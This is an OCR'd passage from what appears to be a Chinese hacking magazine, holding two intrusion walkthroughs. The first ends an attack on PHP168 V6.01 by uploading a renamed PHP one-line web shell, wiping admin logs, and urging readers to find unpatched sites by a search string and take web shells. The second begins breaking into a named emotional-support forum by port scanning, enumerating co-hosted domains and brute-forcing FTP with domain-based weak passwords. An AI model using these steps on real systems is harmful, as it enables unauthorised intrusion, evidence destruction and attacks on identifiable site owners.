


图5





图6

然后选择“功能中心”→“附件管理”，直接上传扩展名改为了.php3的php一句话木马，提示上传成功，并且给出了一句话木马的地址“http://127.0.0.1/php168/upload_files/other/2_20090723120722_MQ==.php3”，如图7，使用一句话木马客户端进行连接，成功得到了webshell，如图8。


图7

清除一下后台操作日志，在“会员管理”中把hackerx-files这个用户更改回普通会员，就可以完工了。7月22号官方公布出了一个补丁程序，已经修复了该漏洞，不过网上还是有很多网站没打补丁的，叉子们可以去拿webshell了，搜索“Powered by PHP168 V6.01”就可以找到可能存在该漏洞的网站。





图8

（文章中涉及到的存在漏洞的php168整站系统v6.01简体gbk版和exp.php已经收录在了光盘中）

旁门左道入侵某情感论坛



清原长风[B.B.E]

一、前言

一日，朋友发过来一个网站“http://www.feelingbbs.com/”，这是一个情感交流的网站，制作的十分精美，一看就知道是花了大价钱请专业人士做的，如图1。再看论坛人气，注册会员超过了9万，看来是个流量很大的站点，属于中型网站了。论坛的版块很多也很详细，友情链接也非常多，查看论坛底部的信息，原来使用的是Discuz! 6.0系统，如图2，看来有点儿难度。



图1



图2

二、正面出击

大家都知道Discuz! 论坛的安全性是很高的，虽然6.0以前也曾经公布过一些漏洞，但经过我的测试，始终没有找到可以利用的地方，其实这也很正常，如此大的一个站，这些低级漏洞早就应该不存在了。通过端口扫描，得到了如图3所示的信息，服务器系统应该是Windows的，开了3389远程管理端口，这为我们将来拿下服务器增加了信心。服务器还开了1433端口，说明服务器上运行着MSSQL，那么就一定存在ASP或者ASPX的网站系统，如此看来服务器构架就应该是Windows+ASP/ASPX+PHP+MSSQL+MYSQL的。开了这么多服务，而且开的端口也不少，安全性不容乐观啊！

1433端口我通过弱口令检测，发现不存在弱口令，于是只能看21端口了，我们先来分析一下：一般空间商（就是虚拟主机所有者）提供给网站主的管理渠道都是FTP，这也是为什么那么多服务器都会开放21端口、安装Serv-U FTP Server的原因，而空间商在设置FTP用户名的时候为了简单和方便，一般会以网站的域名做为用户名，而一些疏忽大意的管理员在设置FTP密码的时候往往很简单，这就导致了我们可以得到一些服务器上的FTP帐号。思路分析完了，下面我们开始实践，先来到http://www.ip866.com上，查看同服务器上的所有域名信息，如图4。我将所有的域名记录了下来，放到了扫描器HScan的字典中，如图5。





图3

对于密码的添加，除了软件自带的弱口令外，我们还应加上所有的域名以及域名+888、域名+123等等形式的弱口令，如图6。设置好后，我打开扫描器勾选FTP开始扫描（当然你也可以将这些用户名和密码添加到MSSQL字典中，进行MSSQL弱口

令的扫描），不一会儿还真扫描出了一个弱口令，如图7。



序号	域名	所在地	
1	www.abs757.com	江苏省南京市电信IDC机房	东莞市华升工程塑料有限公司
2	www.feelngbbs.com	江苏省南京市电信IDC机房	夜归人情感论坛|网络情感社区 午
3	www.feelngbbs.net	江苏省南京市电信IDC机房	夜归人情感论坛|网络情感社区 午
4	www.hugge-auto.com	江苏省南京市电信IDC机房	南京霍格机电有限公司 热电阻,热
5	www.fe-cable.com	江苏省南京市电信IDC机房	
